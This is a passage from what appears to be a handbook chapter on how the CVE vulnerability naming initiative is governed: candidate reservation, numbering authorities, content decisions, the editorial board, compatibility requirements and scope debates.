2. At least four business days are allowed for Board members to raise any questions (for candidates, this takes place in the Interim Decision phase)
3. A Final Decision is made to Reject or Deprecate the item.
4. All references for the item are deleted.
5. The description is removed and replaced with a statement that says that the item has been Rejected (for candidates) or Deprecated (for entries).
6. A short reason for the action is included in the description.
7. If the item is a duplicate, a reference is made to the correct CVE item(s).
8. The change is noted in the next CVE difference report.
9. The item remains in its associated list so that there is always a record of what happened to it.

The references and descriptions are removed so that it is clear to everyone that the item is no longer identifying the original vulnerability, and that the item is not returned as a result of keyword searches.

Candidate Reservation and Candidate Numbering Authorities

Candidate reservation allows responsible researchers, vendors, and incident response teams to include candidate numbers in the initial public announcement of a vulnerability. It ensures that a candidate number is instantly available to all CVE users and makes it easier to track vulnerabilities over time.

The basic process is:

1. There is a request for one or more candidate number(s).
2. MITRE reserves the candidate number(s) and provides the number(s) to the requester, and creates "blank," content-free candidate(s) on the CVE Web site.
3. The requester shares the candidate number(s) with all parties involved in the disclosure.
4. The requester includes the candidate number(s) in the vulnerability advisory.
5. The requester makes the candidate(s) public and notifies MITRE.

6. MITRE updates the candidate(s) on the CVE Web site to provide the details.
7. MITRE proposes the candidate(s) to the Editorial Board.
8. If a candidate is accepted as an official CVE entry, then the requester updates the number in the advisory.

If a candidate was reserved and the issue was never made public, the candidate will be deleted. This is referred to as "releasing" the candidate. Because the candidate was never public — and in some cases, the candidate was never assigned to a specific vulnerability — it is deleted entirely.

Candidate Numbering Authorities

Candidate Numbering Authorities (CNAs) are organizations that distribute CVE candidate numbers to researchers and information technology vendors for inclusion in first-time public announcements of new vulnerabilities, without directly involving MITRE in the details of the specific vulnerabilities. On an as-needed basis, MITRE provides a CNA with a pool of candidate numbers for the CNA to assign.

CNAs can help the CVE Initiative in several ways. When they function as intermediaries between a vulnerability researcher and the affected vendor, they can provide a candidate number without notifying MITRE of the vulnerability, which reduces the risk of accidental disclosure of vulnerability information. They increase the scope and visibility of CVE candidates by providing additional access points for researchers and vendors to obtain candidate numbers. They can utilize existing working relationships with researchers and vendors, which the affected parties may not have formed with MITRE. If they are already an integral part of the normal process by which vulnerabilities are disclosed, their participation prevents the addition of another party (i.e., MITRE) from interfering with that process or causing further delays. Finally, their participation relieves MITRE of some potentially labor-intensive tasks, allowing it to dedicate resources to other aspects of CVE that need attention.

Requirements to be a CNA

A CNA must be a major software vendor with a significant user base and an established security advisory capability, or an established third party that typically acts as a neutral interface between researchers and vendors. MITRE also functions as a CNA in a limited capacity.

The CNA must be an established distribution point for first-time vulnerability announcements. It must have a member of the Editorial Board who performs technical tasks. In keeping with the CVE requirement to identify public issues, the CNA must only assign candidates to security issues that will be made public. Finally, it must follow responsible disclosure practices that are accepted by a significant portion of the security community. Responsible disclosure is important for CVE because, otherwise, it is more likely that duplicate or inaccurate information will be introduced into CVE.

CNA Tasks

CNAs must consistently apply documented CVE content decisions (with exceptions made for technical subtleties or incomplete documentation). They must also coordinate the exchange of candidate numbers across all involved parties (vendor, researcher, response team, etc.) in order to reduce the risk of producing duplicate candidate numbers. CNAs must notify MITRE when candidates have been publicly announced. Because disclosure practices directly impact the accuracy of CVE, CNAs must recommend best practices in vulnerability disclosure to both researcher and vendor. A CNA must verify that the reported vulnerability has not already been assigned a CVE or candidate number.

MITRE is working to increase the number of CNAs. Some of the greatest challenges include educating CNAs about content decisions and determining the process for exchanging candidate numbers across multiple parties, especially if more than one party reserves candidates from MITRE.

Communications from CNAs to MITRE

The following series of communications occur between CNAs and MITRE:

1. The CNA requests a pool of candidate numbers.

2. The CNA announces the publication of a new candidate, which allows MITRE to update the candidate information on the CVE Web site.
3. The CNA may need to consult with MITRE regarding CVE content decisions.
4. The CNA notifies MITRE of suspected abuses of the CVE process by researchers.
5. The CNA notifies MITRE and other parties when duplicate candidates are detected.

The primary method of communication is through e-mail, although telephone discussions are sometimes necessary when a problem is particularly complex with respect to CVE content decisions or the nature of the vulnerability.

A third-party CNA must also maintain awareness of all vendors and CNAs who utilize candidate numbers. Because a third party might gain a competitive advantage by initially providing candidate numbers to a limited audience (outside of the researcher and vendor), the CNA should not publish CVE candidate numbers in any manner that might provide it with an economic, technical, or political advantage over its competitors.

Vendor CNAs must clearly advertise their security point of contact. They must provide the candidate to other affected parties (e.g., other vendors, researchers, or response teams). They must include candidate numbers in their own advisories. They can only use their pool of candidates for vulnerabilities in their own products. They must apply CVE content decisions to determine the proper number of candidates to assign, even if the content decisions are contrary to the vendor's own criteria. If the issue does not meet the vendor's minimum risk level for releasing an advisory, the CNAs should still provide candidates for that issue. Finally, when an issue has already been published and assigned a candidate, the vendor must use the existing candidate number.

Vendor Liaisons

As can be seen by the requirements for a CNA, it can be resource intensive and technically difficult to act as a CNA. Many vendors may want to participate properly in the CVE Initiative but not have the capability or desire to act as a CNA. A vendor liaison can work with another CNA to obtain or verify CVE candidates in the liaison's own products, and include candidate numbers in its advisories.

Researcher Responsibilities

The researcher must reserve candidates for a particular vulnerability from only one CNA. If the affected software vendor is a CNA, then the researcher must obtain the candidate from the vendor. The researcher needs to provide the CNA with enough details for the CNA to apply CVE content decisions. The researcher must coordinate the exchange of the candidate number across all involved parties. Finally, the researcher must include the candidate number in an advisory and publish the information through known reliable channels (vendor or response team), or known public channels with peer review (such as Bugtraq or NTBugtraq).

Researchers could adversely affect the reservation process in several different ways that could impact the overall quality of CVE. For example, the researcher's disclosure process may frequently result in duplicate candidates (e.g., by refusing to work with a vendor). The researcher may frequently publish issues that are discovered to be false or so error-prone as to cause his associated candidates to be rejected by the Editorial Board. It is the responsibility of MITRE and the CNAs to identify and resolve such abuses.

Content Decisions

CVE content decisions are the guidelines used to ensure that CVE items are created in a consistent fashion, independent of who is doing the creation. There are two major types of content decisions: inclusion and abstraction. Inclusion content decisions specify whether a vulnerability or exposure should go into CVE. Abstraction content decisions specify the level of abstraction (level of detail) at which a vulnerability should be described (e.g., whether a particular security issue should be given one candidate or five candidates).

There are differences between many vulnerability databases or products in the type of content they include, as well as the level of abstraction. These differences occur within the same database or product. Because of this variety and the flat structure of the CVE name, CVE cannot be sufficiently flexible to account for these differences. It is important for vulnerability analysts to be aware of these differences. As such, CVE content decisions not only document the guidelines for creating content, they often indicate areas in which there is inconsistency across vulnerability information sources. Quantitative analyses of vulnerabilities that use CVE-

EXHIBIT 70.3 The SF-LOC and SF-EXEC Content Decisions

CD:SF-LOC: multiple security flaws in the same executable, but possibly in different lines of code	CD:SF-EXEC: multiple executables exhibiting the same problem
CD:SF-LOC only applies when there may be multiple bugs that appear in the same executable (modulo the codebase, i.e., all "ps" executables in UNIX are treated the same).	CD:SF-EXEC only applies when there are multiple executables in the same package that demonstrate the same problem.
SPLIT (create separate CANs) between problems of different types (e.g., buffer overflow versus symlink problem).	"The same package" basically means "bundled executables that perform related functions that are not distributed separately." Microsoft Word and PowerPoint are not the same package (they can be installed separately). The set of executable programs that support the lpd capability in UNIX are the same package.
SPLIT between problems of the same type if problem X appears in some version that problem Y does not.	SPLIT when the problems are of different types.
MERGE problems of the same type within the same version. Explicitly list the different problems in the description.	SPLIT when the problems are in different versions (for some definition of "version" that effectively describes the package).
	MERGE when the problems are of the same type. Explicitly identify the separate affected "components" or executables in the package.

normalized data can be more easily replicated, and the CVE content decisions help to ensure that the data is normalized in a predictable fashion.

Two of the most commonly used content decisions (CDs) are shown in Exhibit 70.3. They also highlight some of the most common discrepancies across vulnerability information sources. These CDs were revised many times over a period of a year and a half, but they were stabilized in early 2001 when they were modified to make them less sensitive to the amount of information that is available for a vulnerability. From an academic perspective, this approach is not optimal but it is proving to be repeatable and less likely to cause candidates to become split or merged when new information becomes available after the initial analysis has been performed.

CD:SF-LOC is less sensitive to the lack of detailed information such as source code, exploits, or attack traces. However, it is still sensitive to changes in version information. Problems that occur in libraries pose special challenges for this content decision because they could be exhibited at several points within the same executable, or in many different executables. Ultimately, while this CD is intended to minimize the amount of information required to produce results, it is still dependent on critical information sources such as the vendor of the vulnerable product.

CD:SF-EXEC is also susceptible to error if the problem occurs in a library or other common codebase.

There are approximately 15 other content decisions currently defined for CVE, some of which are identified in the "Scope of the CVE List" section.

CVE Editorial Board

The CVE Editorial Board includes prominent information security specialists from numerous information-security-related organizations around the world, including commercial security-tool vendors, academic and research institutions, and government agencies. MITRE invites other information security experts to participate on an as-needed basis, based on recommendations from other Board members or MITRE's own identification of gaps within the current representation. Archives of Board meetings and discussions are publicly available on the CVE Web site.

Members of the Editorial Board have different roles and tasks in support of the CVE Initiative. There are four roles: Technical members, liaisons, advocates, and emeritus members. Each Board member has one primary role but can take on other roles. Technical members participate in the creation, design, review, maintenance, and applications of the CVE List. Liaisons represent a significant constituency, related to or affected by CVE, in an area that does not necessarily have technical representation on the Board. In some cases, a liaison may represent an individual organization, which may include software vendors. Advocates actively support or promote CVE in a highly visible fashion. This role is reserved for respected leaders in the security community who help bring credibility to the CVE Initiative and give CVE a wider reach outside the security community. Emeritus members were formerly active and influential in the CVE Initiative and are recognized for their significant contributions.

Board members must meet the minimum levels of effort for the tasks they undertake, which varies across tasks. If a Board member participates in multiple tasks, then the minimum expectations for each individual task may be lowered accordingly.

All members perform *consultation* and *awareness* tasks. Consultation includes participating in Board meetings, or discussion of ad hoc issues related to CVE content or Editorial Board processes such as content decisions, Board membership, or CVE compatibility. Awareness includes participating in Board meetings or reading meeting summaries, and regularly reading posts on the Editorial Board mailing lists.

Many members also perform outreach by actively promoting CVE and educating the public about it, or introducing various contacts to the CVE Initiative. Occasionally, some Board members participate in activities that are undertaken under the Board context, but not directly related to CVE.

Technical members regularly perform one or more of the following tasks:

- *Voting.* The primary task for most technical members is to review, comment on, and vote on CVE candidates proposed to the Editorial Board. Some members vote regularly. Others vote on an ad hoc basis (e.g., when there is an effort to reach a specific content goal).
- *Content provider.* Some Board members provide their vulnerability databases to MITRE for conversion into candidates, which ensures that CVE content is as complete as possible. Others are actively involved in candidate reservation. Others may be CNAs, which are authorized to assign CVE candidate numbers to security issues before they are publicized.
- *CIEL.* Members participate in the review and development of the Common Intrusion Event List (CIEL), a "CVE-for-IDS" that is currently being drafted by MITRE and is discussed later.

Liaisons perform one or more of the following tasks:

- *Community education.* The liaison must educate the liaison's own community about CVE, where appropriate.
- *Board education.* The liaison must educate the Editorial Board about the needs and interests for CVE of the liaison's community, where appropriate.
- *Voting.* If the member is a software vendor liaison, the member must vote on candidates related to that vendor's products.

Liaisons may undertake other technical tasks.

A liaison that represents a constituency beyond an individual organization must be visible and active in the liaison's constituency community. A liaison who represents an individual organization must be able to effectively communicate with the relevant parts of that organization. Software vendor liaisons must be able to effectively communicate with the vendor's security and product development teams.

Advocates' tasks include endorsing CVE to constituencies that will benefit from it, fostering better communication between constituencies, participating in Editorial Board activities (especially in decisions related to Board structure and strategic activities), and consulting when needed.

Guiding the Direction of CVE: The CVE Senior Advisory Council

The CVE Senior Advisory Council was established to ensure that the CVE Initiative receives the sponsorship — including funding and guidance — required to maximize the effectiveness of CVE in supporting government efforts to improve the nation's ability to identify and respond to vulnerabilities and information assurance attacks or issues. The CVE Senior Advisory Council is composed of senior executives in U.S. Government agencies, many of which provide (or provided) funding for CVE.

The Council provides business planning oversight and prioritization of new CVE and related services, discusses CVE and related security policy implications for the federal government, and identifies materials and resources that might be useful for government CIOs and senior managers.

The Council promotes the adoption of CVE at the strategic level; works to assure funding for core CVE activities over the long term, including outreach to government organizations and agencies; and acts as a catalyst for CVE and related activities. The Council also brings to CVE its insights on community needs and possible areas for new CVE-related services.

Council membership is extended to the senior executives of those government organizations that provide funding for core CVE activities, as well as other executives who have the background and ability to help the Council achieve the stated objectives.

EXHIBIT 70.4 Cross-linking through the CVE List.

One of the Council's main roles is to provide strategic guidance for the direction of CVE. For example, the Council has encouraged MITRE to involve the various Information Sharing and Analysis Centers (ISACs) more closely in CVE, conduct outreach to large organizations outside the security industry, define qualitative goals, and concentrate more on addressing the needs of the IDS segment of the security-tools industry with respect to CVE.

CVE Compatibility

The basic premise of the CVE List is that there be one name for a vulnerability or exposure. A CVE-compatible product or service must understand the CVE names for vulnerabilities and allow the user to interact with the product or service in terms of those CVE names. This does not mean that the product or service only uses CVE names for vulnerabilities, but rather that in addition to its own native label for a vulnerability, it is aware of the CVE name for that vulnerability. This support for CVE names is central to the concept of CVE compatibility. The CVE-compatible tool, Web site, database, or service must use CVE names in a way that allows users to correlate its information with other repositories, tools, and services that also use CVE names, as shown in Exhibit 70.4.

Uses of CVE Compatibility

Integrating vulnerability services, databases, Web sites, and tools that incorporate CVE names will provide an organization with more complete and efficient coverage of security issues. For example, a report from a vulnerability scanning tool that uses CVE names will enable the organization to quickly and accurately locate fix information in one or more of the CVE-compatible databases and Web sites.

It is also possible to determine exactly which vulnerabilities and exposures are covered by each CVE-compatible tool or service because the CVE List provides a baseline for comparison. After determining which of the CVE entries apply to its platforms, operating systems, and commercial software packages, an organization can compare this subset of the CVE List to any particular tool's or service's coverage.

Network and security trade journals are already referring to CVE name support as a desirable feature in product reviews and comparisons of scanners and IDS devices.[4,5] Similarly, the National Institute for Science and Technology (NIST) has published a recommendation to all federal government agencies and services for the use of CVE-compatible products and services whenever possible;[6] and in February 2003, the Department of Defense issued Directive 8500.2, Information Assurance (IA) Implementation Instruction, which states that,

"For improved interoperability, preference is given to tools that express vulnerabilities in the Common Vulnerabilities and Exposures (CVE) naming convention."

Just as other types of information security products tend to focus on a particular core function or capability, platform, or types of issues, the various products, services, and repositories that strive to meet the CVE compatibility requirements will focus on different portions of the CVE List. For example, some deal with UNIX while others focus on Windows NT; and some focus on network-based or host-based vulnerabilities. Users must evaluate CVE-compatible items against their organization's specific needs in terms of platform and software product coverage.

The CVE Compatibility Requirements

At its core, CVE compatibility involves four basic requirements:

1. Customers are able to use CVE names to inquire about scope, content, or coverage, and then receive any related information.
2. Customers are able to obtain output that includes all related CVE names.
3. The owner of the item makes a good-faith effort to ensure that the item's mapping from its own elements to CVE names remains as accurate as the CVE List and that the compatible items are updated over time.
4. Standard documentation includes a description of CVE compatibility and the details of how customers can use the CVE-related functionality of their tool, database, Web site, or service.

In general, vendors are given flexibility to implement the requirements in a variety of ways. Users can then determine which features or implementations are best suited to their needs.

The CVE Compatibility Evaluation Process

MITRE's current approach for establishing the compatibility of a product or service involves two phases. The first phase requires the completion of a short informational "CVE Compatibility Declaration Form," which is used to register an organization's declaration of intent with respect to CVE compatibility. The organization is asked to review the compatibility requirements and then make a statement regarding whether the organization believes that its product or service currently fulfills the requirements, or if the organization is working toward fulfilling the requirements. This phase of the CVE compatibility process does not result in an official evaluation by MITRE; rather, MITRE only reviews the declaration. As long as the products or services are commercially available, the declaration and an endorsement quote from the vendor (if desired) are posted on the CVE Web site. This phase of the compatibility process has been in effect since October 1999, when the CVE Initiative started, and can be performed very quickly. It makes the vendor aware of high-level expectations for CVE compatibility and establishes the proper communication channels between MITRE and the organization.

When the organization believes that its product or service has obtained full compliance with the CVE compatibility requirements, it can then request a formal review and evaluation, which begins the second phase. In development for the past year, this formal process has a "branding program" and logo to indicate successful completion of the compatibility evaluation. A major component of this phase requires specific details about how an organization has satisfied each of the mandatory CVE compatibility requirements. The organization must complete an extended "CVE Compatibility Requirements Evaluation Form," which requires the signature of an authorized representative of the submitting organization. Additionally, the organization provides MITRE with the CVE-related user documentation for the product or service.

The organization's statements and documents are evaluated, and MITRE arranges to verify the accuracy of the mapping between CVE names and the organization's underlying data repository. Upon completion of this review, the organization's detailed evaluation form and supporting statements will be posted on the CVE Web site for public review and use, along with MITRE's concurrence with the organization's statement. MITRE then provides the organization with the special CVE-compatible logo and formally gives the organization permission to use the CVE-compatible logo and the term "CVE-compatible."

Although the second phase takes more effort than the first phase for both the submitting organization and MITRE, it has been designed to minimize the expense to both. This approach avoids an evaluation process that would make it too expensive for freeware or smaller software vendors to obtain compatibility. Using the questionnaire and statement of compatibility, the level of effort is kept reasonable, while making a good effort to verify that the submitting organization properly understands and correctly implements the CVE compatibility requirements. The publication of the organization's statement on the CVE Web site allows end users to

compare how different products satisfy the requirements and then the market can then decide which specific implementations are best.

MITRE started internal testing for the second phase of the CVE compatibility assessment process in February 2002. A "beta test" was then conducted with a small number of organizations in the April to September timeframe, followed by a public roll-out on May 7, 2003.

Growth of CVE-Compatible Products and Services

The list of organizations declaring CVE-compatible products and services is continuously expanding and is international in scope. As of mid-May 2003, 84 organizations had made declarations of compatibility. For a current list, visit the CVE Web site (http://cve.mitre.org/compatible/).

The number of products and services that are working toward CVE compatibility has grown significantly over time. In October 1999, 15 products intended to be CVE-compatible; six months later, the number had doubled to 30, and exceeded 50 by July 2001. After an increase in activity in recent months, there are 126 products or services on the way to CVE compatibility as of mid-May 2003; 56 other organizations are working on declarations for 121 additional products or services.

Challenges and Opportunities

As CVE moves forward, it faces a variety of challenges and opportunities. The challenges include renumbering the CVE List, identifying the proper scope for the CVE List, and addressing the impact of vulnerability disclosure practices on CVE accuracy (including vendor acknowledgment and replication of the vulnerability). At the same time, the opportunities include analyzing vulnerability causes, improving vulnerability testing methods and veracity, facilitating large-scale quantitative comparisons of security tools and databases, filling in some gaps in research (such as analysis of configuration problems and developing a low-level taxonomy of vulnerabilities), and delivering real improvements in the way organizations manage the risks from vulnerabilities and exposures.

Challenges in the Current Naming Scheme

The current naming scheme allows humans to easily distinguish between CVE candidates and entries (CAN-YYYY-NNNN versus CVE-YYYY-NNNN). This distinction was chosen early in the CVE Initiative, partially based on how names are handled in other fields. However, CVE names are normally not considered atomic in data processing operations, and as such they may not be found easily by most search mechanisms. Also, the differing candidate and CVE numbering schemes cause maintenance and search problems.

Search engines may separate the name into three different terms (CAN, YYYY, NNNN) because the hyphen is sometimes considered a word separator, which can make it difficult to easily find information on the Internet using CVE names. In other cases, a search engine may need to be modified to quote the hyphen parts of the CVE name. Finally, the encoding of the year in the name may cause some problems with misuse, as it does not necessarily reflect the year in which the vulnerability was first publicized. In addition, the sequence number within the name may represent a small information leak if a candidate number is reserved for an issue long before the issue is made publicly known.

The differences between the candidate name and the CVE entry name can be difficult to manage. For example, when a candidate becomes an official entry, all CVE-compatible vendors need to update their databases to convert the candidate number to a CVE number, which can be labor intensive. In addition, users might still search for the candidate number instead of the CVE number; and some CVE-compatible products or services may not find the associated CVE entry if the user uses the candidate number in the search. To avoid this problem, each CVE-compatible product or service would need to implement a specialized function. Some omit the CAN- and CVE- prefixes outright, but this prevents a user from knowing whether the item is a candidate or an entry. The CVE Web site handles these discrepancies flexibly, but it requires specialized code. Many CVE-compatible tools are not as flexible, and such a capability is not required because CVE compatibility does not require the use of candidates.

A solution would be to construct the CVE names in a way that minimizes these types of implementation problems. Using just a number would not be suitable because numbers are so commonly used in so many databases and search engines that it could be difficult to properly distinguish a CVE number from other

numbers. A scheme in which a symbol (CVE) is prepended to a number (e.g., CVE12345) could work better. If such a scheme is adopted, then the status of a CVE item — whether candidate or entry — could be noted as a separate field in CVE.

While a change to the naming scheme may provide substantial benefits, the utility of CVE would be lost if the names change too often. CVE-compatible vendors will incur high maintenance costs if and when CVE moves to a new naming scheme. Educating the public will be an additional challenge. Therefore, MITRE and the CVE Editorial Board must give strong and thoughtful consideration to any new scheme. The naming scheme should only be changed once, and there should be a period of time in which the original scheme is still supported.

Scope of the CVE List

The scope of the CVE List has been discussed and debated many times during the evolution of CVE. The discussion has generally focused on two questions:

1. What types of security issues are included on the list?
2. What type of information is included with each issue, and what is the format of CVE information?

Not only do people define "vulnerability" differently, which will impact what would or would not be included on the CVE List in and of itself, but they also have different ideas regarding which types of issues should be included on the CVE List. Some of these issues are formalized in content decisions (prefaced by "CD:").

- *Vulnerabilities and exposures in beta software (CD:EX-BETA).* These types of vulnerabilities are reported fairly often, but it is sometimes argued that beta software is expected to be buggy. In general, such vulnerabilities are excluded from CVE, with the following exceptions: (1) if the software is in wide distribution, or (2) if the software is consistently released in beta versions instead of final versions (e.g., the ICQ program).
- Vulnerabilities and exposures in online services such as free Web-based mail services, online banking, and E-commerce, etc. (CD:EX-ONLINE-SVC). Such problems are normally addressed with a single fix on the server, by the service provider, and do not require any action by its customers.
- Problems in a network client that cause a denial-of-service whose scope is limited to the client, which can be addressed by restarting the client, and which can only be exploited by a passive attack (CD:EX-CLIENT-DOS). For example, if a Web browser cannot handle a certain sequence of characters, but the problem can only be triggered by enticing a user to visit a particular Web site and it only causes the client to crash, then that issue would not be added to CVE.
- Malicious code such as viruses, worms, and Trojan horses (this category excludes backdoors that were deliberately inserted by the developer). Technically, the presence of such malicious software satisfies CVE's definition of a vulnerability. However, attempting to identify and catalog all malicious code would expand the size of CVE significantly, making it unusable for too many people. In addition, it is believed that defining standard names for malware is best left to the anti-virus community.
- Vague reports of vulnerabilities, even in vendor advisories (CD:VAGUE).
- Issues related to security policy violations. Policies such as minimum password length and password aging, approved services, and conformance to specific software versions vary across each enterprise, so it is difficult to create CVE items that try to capture such policies. Insecure configurations often fall into this category.
- *Issues not necessarily proven to be "exploitable."* For example, many Linux vendors release an advisory for an issue that may have security implications, even if an exploit is not known to exist. This often happens with buffer overflows, format string vulnerabilities, and signedness errors.
- Issues related to intrusion detection "events" that are not easily described in terms of vulnerabilities or exposures (e.g., port scanning).

One difficulty with regard to these decisions is that some vulnerability scanners, intrusion detection systems, databases, and services may identify some of the security issues that fall into one or more of the above categories of items. Some end users may also wish to see some of these types of problems addressed by CVE. For example,

one of the most frequently asked questions is whether CVE is devising a standard name for viruses. (Many end users have had difficulty dealing with viruses that have multiple names from different vendors.)

In most of these "exception cases," it has not yet been decided whether these types of security problems will be included or excluded from the CVE List. These content decisions (which are further described later in this chapter) are periodically discussed by the Editorial Board. MITRE typically creates candidates for beta software, client-side DoS, and vague vulnerability reports. However, these candidates are "labeled" with the associated draft content decisions, and they will not be accepted as official entries until sufficient discussion has taken place by the Editorial Board and the content decisions have been sufficiently evaluated for completeness and repeatability. For intrusion detection events, MITRE is creating the Common Intrusion Event List (CIEL), which is described elsewhere in this chapter.

The second area of debate about the scope of the CVE List focuses on the type of information that should be included with each issue, and also the format of CVE information. CVE entries currently have three fields: name, description, and references. Candidates are included with additional information such as votes from Editorial Board members and the phase, which identifies how far the candidate has progressed through the review process. End users of CVE sometimes ask for additional fields beyond what is currently provided, including risk level, operating system, product vendor, fix information, and greater levels of detail in the descriptions. Such information is not required for the purpose of naming vulnerabilities, but the request for this additional information does indicate that some consumers wish to use CVE as a vulnerability database, or they want an easier way to identify the set of CVE names they care about. There are two main concerns with respect to making this information available: (1) it increases the workload on MITRE and the Editorial Board, and (2) it would expand CVE's scope more directly in competition with commercial security vulnerability database vendors.

While MITRE has decided not to adopt these previous types of suggested additions to the information in the CVE List, in other cases, MITRE is considering making available additional information that is specifically related to how CVE content is managed. For example, candidates include an "analysis" field that describes how content decisions were applied (e.g., why a particular level of abstraction was chosen), how vendor acknowledgment was determined, and other information that may indicate why a candidate was created in the way it was. Other information that is included is a reference to the particular content decisions that affect the candidate, the date that the vulnerability was publicly announced, what specific modifications were made to the candidate, whether the vendor has acknowledged the problem, and the dates of each phase that the candidate has reached (e.g., proposal, modification, and interim decision).

Other users of CVE would like to obtain more precise change logs for each candidate or entry. Some of this information is made available to Editorial Board members for voting purposes. Because voting ballots appear in the Editorial Board mailing list archives, some of the information is publicly viewable, but it cannot be extracted easily. However, this information would be useful to a certain portion of CVE users, such as those who may want to know why a candidate that has sufficient ACCEPT votes has not been promoted to an official entry. There are plans to make some of these fields more easily accessible in the future.

Labeling each candidate or entry with a "confidence level" that represents a level of certainty that the report was correct was also considered. Some candidates identify vulnerabilities in uncommon software, which are reported by researchers who are unknown to the voting Board members. Subsequently, there may not always be a strong level of confidence that the issue is real or accurately described. Confidence is now "encoded" within the recommended voting guidelines for when Board members can ACCEPT a candidate, but it was decided that an overt and separate field would not be created.

Another request that is received fairly often is to provide the CVE List as an XML document. Work in that direction has started but is not complete as of this writing.

CVE has also been approached about translating the CVE List and CVE Web site into other languages. While interested in supporting the use of CVE by groups that do not have English as their native language, CVE's resources will not allow such efforts by CVE. However, by the time this chapter is published, a Chinese translation of the CVE Web site, including a translated version of the CVE List and candidates, will be available on a site hosted by another organization. A licensing mechanism and coordination process was devised so that other organizations interested in hosting similar sites in other languages can be accommodated. CVE's main focus in these translation arrangements is to ensure the quality and integrity of the CVE Initiative while broadening its international reach.

Addressing the Needs of IDS Tools with CIEL

Many events that are detected by IDSs do not have a clear association with vulnerabilities or exposures, including port mapping, protocol decodes, failed binary integrity checks, and generic attack signatures. For cases in which an event overlaps CVE (e.g., an attempt to exploit a specific vulnerability), the CVE descriptions focus on the nature of the security problem as opposed to how it might be exploited. A number of Editorial Board members and others involved in IDS work have expressed the desire to have CVE encompass all IDS events.

MITRE is currently building a draft list for IDS events, referred to as CIEL (Common Intrusion Event List, pronounced "seal"), that is sometimes informally described as "a CVE for intrusion detection." It is intended to provide a naming scheme for all network- or host-based events that may be useful in detecting intruder activities, but are not directly associated with CVE items. MITRE is monitoring the efforts of the IETF Intrusion Detection Working Group (IDWG) to identify areas of overlap with CIEL. The IDWG is addressing the larger needs for information exchange across IDSes, but CIEL could be used to satisfy the IDWG's requirement for a common attack name.

Several assumptions will be guiding the development of CIEL: there is a wider variety of IDS events than vulnerabilities, there is more variety across IDSs in the level of abstraction (or level of detail) than there is in vulnerability scanners and databases, and there is not much well-defined and commonly accepted terminology in the IDS arena.

In early 2002, MITRE created a CIEL working group under the CVE Editorial Board. Discussions are held on a separate mailing list. As of this writing, MITRE is still expanding the Editorial Board to include other members of the CIEL working group.

Managing Risk with CVE Compatibility

The increase in CVE-compatible products and services can change the way organizations use security tools and data sources to address their operational security posture. For example, an organization can use CVE-compatible products and services to improve its response to security advisories. CVE-compatible advisories include CVE entries of vulnerabilities that scanners can check for, and an IDS can be examined for appropriate attack signatures for the vulnerability described in the advisory. The incorporation of CVE names and CVE-compatible products and services provides a more structured and predictable process for handling advisories than most organizations currently possess.

Along similar lines, when a group of concerned security professionals last year composed a list of the ten most-common critical Internet security threats, they included CVE names for them.[7] Orchestrated by the SANS Institute, the effort represented the consensus of a wide variety of security experts. To help ensure specificity and make the recommendations actionable, each suggestion included the appropriate CVE names, totaling 68, and detailed the specific issue areas for a variety of platforms and products. The next update to the SANS list,[8] which is now co-sponsored by the FBI, grew to a list of the 20 most-common critical Internet security threats and included 125 CVE names. The most recent top-20 list now includes 242 CVE names.

Additionally, as shown in Exhibit 70.5, compatible products and services can be used by an organization to check over an ongoing attack with its CVE-compatible IDS system (A). In a CVE-compatible IDS, specific vulnerabilities that are susceptible to the detected attack are provided as part of the attack report. This information can be compared against the latest vulnerability scan by a CVE-compatible scanner (B) to determine whether the enterprise has one of the vulnerabilities or exposures that can be exploited by the attack. If it does, a CVE-compatible fix database at the vendor of the software product or a vulnerability Web site (C) can identify the location of the fix for a CVE entry (D), if one exists.

In addition, for systems that an organization builds or maintains for customers, CVE-compatible advisories and announcements can help directly identify any need for software fixes from the commercial vendors of those systems. For security issues in software distributed by multiple vendors, CVE names can help users determine when different advisories are referring to the same vulnerability.[9]

Summary of Progress

Here is one way of looking at progress against the CVE strategy:




EXHIBIT 70.5 A CVE-enabled process.

- CVE is gradually approaching the goal of uniquely naming every publicly known security-relevant software mistake. More than half of all known software mistakes are now either included on the CVE List or are under review.
- CVE names are now regularly included in advisories by a fairly large group of organizations, including ISS, IBM, Rain Forest Puppy, @stake, Microsoft, BindView, NAI, CERT/CC, SGI, eEye, COMPAQ, Ernst & Young, CISCO, Rapid 7, NSFOCUS, Sanctum, Alcatel, EnGarde Secure Linux, Caldera, Red Hat, SecurityFocus, VIGILANTe.com, Cert-IST, Mandrake Linux, Debian, Foundstone, Apple, iDEFENSE, HP, Symantec, DHS/NIPC, KDE e. V., Beyond Security Ltd., Digital Defense Inc., Core-ST, The OpenPKG Project, Corsaire, The FreeBSD Project, and Gentoo Linux.
- CVE usage in information security products and services now stands at more than 240 that are either available or in development, with more being announced regularly.
- CVE usage has been included in a recent recommendation from the U.S. Department of Defense, which follows the earlier recommendation from the National Institute of Science and Technology (NIST).
- Various trade journals have started using support for CVE names as a review item in articles.
- For three years in a row, the SANS Top Ten/Top Twenty guidance (now co-issued by the Federal Bureau of Investigation [FBI]) has included CVE names.
- The CVE E-newsletters are subscribed to by more than 4000 different organizations from more than 90 countries worldwide, and the CVE Web site is being visited from individuals in more than 125 countries on a regular basis.
